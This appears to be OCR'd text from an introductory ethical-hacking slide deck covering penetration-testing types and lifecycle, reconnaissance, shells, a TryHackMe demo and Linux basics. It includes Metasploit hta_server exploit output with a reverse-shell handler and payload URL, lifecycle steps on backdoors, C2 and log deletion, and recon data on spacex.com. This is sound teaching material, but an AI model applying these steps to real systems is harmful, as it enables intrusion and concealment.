
https://www.youtube.com/watch?v=bP7kNy5KBnA
https://kentindell.github.io/2023/04/03/can-injection/
https://infocondb.org/con/def-con/def-con-29/no-key-no-pin-no-combo-no-problem-p0wning-atms-for-fun-and-profit

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

In a nutshell, What is an Ethical Hacker?

- Hackers' Core Traits:
  - Flexibility beyond conventional boundaries (Fixedness bias)
  - Identifying weaknesses (Vulnerabilities) and exploiting them
  - Varied Intent: **For Fun** or **Malicious Purposes**



What does Ethical Hacking really mean?

RED TEAM and BLUE TEAM

RED TEAM (Offensive Security)

- Hack things before threat actors do
- **Ethical hacking**
  - Simulate real-world cyberattacks and attempt to breach the organization's defenses in order to identify vulnerabilities and weaknesses.

improve the organization's overall security posture

BLUE TEAM (Defensive Security)

- Improve security gaps before adversaries find them.
- Monitoring network traffic for suspicious activity, and implementing firewalls and other security measures to prevent unauthorized access.


Security Engineer


Vulnerability Assessor


Red Teamer


Security researcher


Penetration Tester / Ethical Hacker


Incident Responder


Malware Analsyt


Security Analyst


Digital Forensics Examiner

https://tryhackme.com/path/outline/introtocyber

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Vulnerability Scanning

Is a systematic review of security weaknesses in an information system.

Vulnerability assessment is done by using automated tools to check for known vulnerability signature

The automated report should be manually validated by the tester.


Penetration Testing

Is a simulated cyber attack against your computer system to check for exploitable vulnerabilities.

The purpose of penetration testing is to determine whether a detected vulnerability is genuine. This means actively exploiting a vulnerability.


Tests the IT staff's response to perceived security incidents and their knowledge and implementation of the organization's security policy and the system's security requirements

Types of Penetration Testing




White box (Full knowledge)

- More comprehensive
- Simulate an attack where an attacker gains privilege account.
- Complete open access to application and systems



Gray Box (Partial Knowledge)

- More efficient than Black box
- Mimics a Insider threats
- Some internal access and internal information



Black Box (Zero knowledge)

- Most realistic
- Mimic a True Cyber attack
- Zero access/internal information
- Time consuming and likely to miss a vulnerability

Penetration Testing Lifecycle

1

Recon

"Discovering the Target"

Passive information gathering.

- Whois
- sublist3r
- Google Dorks
- Web Tech

2

Enumeration/ Scanning

"Probing the Defenses"

Active information gathering.

- Port Scan
- VA Scan
- Host Discovery

3

Gaining Access

“Breaking In"

- Exploiting the Vulnerability Gain
- Foothold/Initial Access

4

Maintaining Access

"Securing Our Foothold"


- Creating backdoor
- Infecting executables
- C2 Connection

5

Covering Tracks

“Erasing Our Footprints"

- Deleting logs
- Deleting history commands, artifacts.



6

Reporting

"Documentation and Communication"

Delivering to management documentation of test findings along with suggested countermeasures

BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Information Gathering

First step of any penetration test and involves gathering or collecting information about an individual, company, website or system that you are targeting. The more information you are able to gather during this phase, the more vectors of attack you may be able to use in the future.

Passive Information

- Information gathering activities never be detected by the target.
- Identifying:
  - IP addresses & DNS information
  - Domain names and domain ownership information
  - Email addresses and social media profiles
  - Web technologies being used on the target sites
  - Subdomains.

Active Information

- Information gathering should be detected by the target (Required authorization/Permission).
  - Discovering open ports on target systems
  - Internal infrastructure of a target network/organization
  - Enumerating information from target system

Information Gathering

Passive information Scratching the surface

- Tools used can be vary:
  - Shodan/g dorking
  - whois
  - zap-analyzer
  - web built
- osintframework.com
- The Bug Hunter's Methodology v4.0 - Recon Edition (@jhaddix)

spacex.com
domain.operations@web.com
hostmaster@spacex.com
cloud-dns-hostmaster@google.com.

Emails WHOIS info

ns-cloud-b1.googledomains.com
146.75.0.0-146.75.255.255
Reston, Virginia (United States)

Netblock and NS server

nginx
jQuery Colorbox
RSS
Modernizr
jQuery 1.8.2
jQuery Once
jQuery Easing
Drupal
Varnish
SSL.com
jQuery Throttle Debounce
jQuery Tools

Web technology

146.75.255.255
146.75.0.0
146.75.38.133
199.232.32.233
151.101.58.228
199.232.241.25
199.232.220.210
199.232.157.131
151.101.130.132
146.75.114.125
167.82.35.99
151.101.216.24
151.101.56.36
199.232.199.88
146.75.52.197

54113 AS number
Other IP addresses

Gaining Access

Understanding Key Concepts

Vulnerability:


- Is a weakness or flaw in a system’s security. is a tool or technique used.
- Identifying vulnerabilities is essential because they serve as entry points for unauthorized access. Understanding where a system is weak is the first step in penetration testing.

Exploit:

- is a tool or technique used to take advantage of vulnerability.
- allows us to capitalize on vulnerabilities, providing means to break into systems. Knowing how exploits work is crucial for Gaining Access.

Shell:

- Provides interactive access to a compromised system.
- **Bind shell**
  - opens a network port on the target, waiting for an attacker to connect
- **Reverse shell**
  - connects back to the attacker's machine. The choice depends on the situation and requirements.


Quick Connect
Quick Connect
Can't reach this pa
Search or enter web ac
Hmm, we can't reach this page.
Try this
Make sure you've got the right web address: https://www.msn.com
Refresh the page
Search for what you want
Type here to search
Windows 10 (Victim Machine)
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
[msf](Jobs:0 Agents:0) exploit(windows/misc/hta_server) >> run
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
[msf](Jobs:1 Agents:0) exploit(windows/misc/hta_server) >>
[*] Started reverse TCP handler on 10.11.68.115:4445
[*] Using URL: http://10.11.68.115:8080/Of9IoV.hta
[*] Server started.
Attacker Machine
Menu
Parrot Terminal
Remmina Remote Desk...
Parrot Terminal
Quick Connect

Demo time!

The Jedi Order (Client) has entrusted you with a crucial mission:
Conduct a penetration test on a production-bound environment within seven days.

- Your Role: Penetration Tester
- Scope: Black Box Testing
  - Context: Given VPN Access to Internal networks
  - Assets: Provided IP Addresses
- Objective:
  - Find and Fix Weak Spots in Security

May the Force be With You!

You can Follow along:
https://tryhackme.com/room/kenobi

Guiding the Journey: Flow of the Live Demo

Objective: Understand the penetration testing process through hands-on demonstrations and Python scripting.


How this demo works:

1. **Penetration Testing Lifecycle:**
   - We'll apply the Penetration Testing lifecycle, navigating through its essential phases.
2. **IT Fundamentals Explanation:**
   - Briefly cover basic IT fundamentals to establish a shared foundation.
3. **Meet the Tools:**
   - Explore key penetration testing tools—Nmap, DirBuster, Metasploit, Wireshark.
4. **Writing Python Scripts:**
   - Dive into Python scripts for a deeper understanding, though not always necessary.
5. **Switch & Learn:**
   - Seamlessly switch between live demos and theory for a holistic learning experience.

Starting point: Navigating the Linux Filesystem


Why Linux based OS is preferred for Pentesting over Windows?

- **Open source**
  - Source code is freely available to anyone to inspect and modify.
    - https://gitlab.com/kalilinux
- **Flexibility**
  - Can be customized to meet the specific needs of a pentester.
- **Wide range of tools**
  - https://www.kali.org/tools/
- **Everything in Linux is a file**
  - including devices, directories, and processes.
  - This means that you can interact with everything in the system using the same tools and commands. This makes Linux a very flexible and powerful operating system.




Starting point: Navigating the Linux Filesystem


File Hierarchy Comparison



Linux File Structure



Windows File Structure



Comparison

https://gist.github.com/khazeamo/f762f532bfbc17d5bf396e9d4c2a9586
https://www.sciencedirect.com/topics/computer-science/linux-file-system


BLACK BEAR SECURITIES

USAID FROM THE AMERICAN PEOPLE

Starting point: Navigating the Linux Filesystem

Basic commands to master navigating linux file system


- pwd (Print Working Directory)
- ls (List Directory Contents)
- cd (Change Directory)
- mkdir (Make Directory)
- rmdir (Remove Directory)
- man (Manual)



https://gist.github.com/khazeamo/f762f532bfbc17d5bf396e9d4c2a9586
https://www.sciencedirect.com/topics/computer-science/linux-file-system

Starting point: IT Recap/Refresher

How does Computer networking working works?



https://datatracker.ietf.org/doc/html/rfc1918

Starting point: IT Recap/Refresher

Networking as Neighborhood

- Each house is a device (computer)

Starting point: IT Recap/Refresher


Networking as Neighborhood

- Each house is a device (computer)
- Each house has an address (**IP address**), like a unique street number.

Starting point: IT Recap/Refresher

Networking as Neighborhood

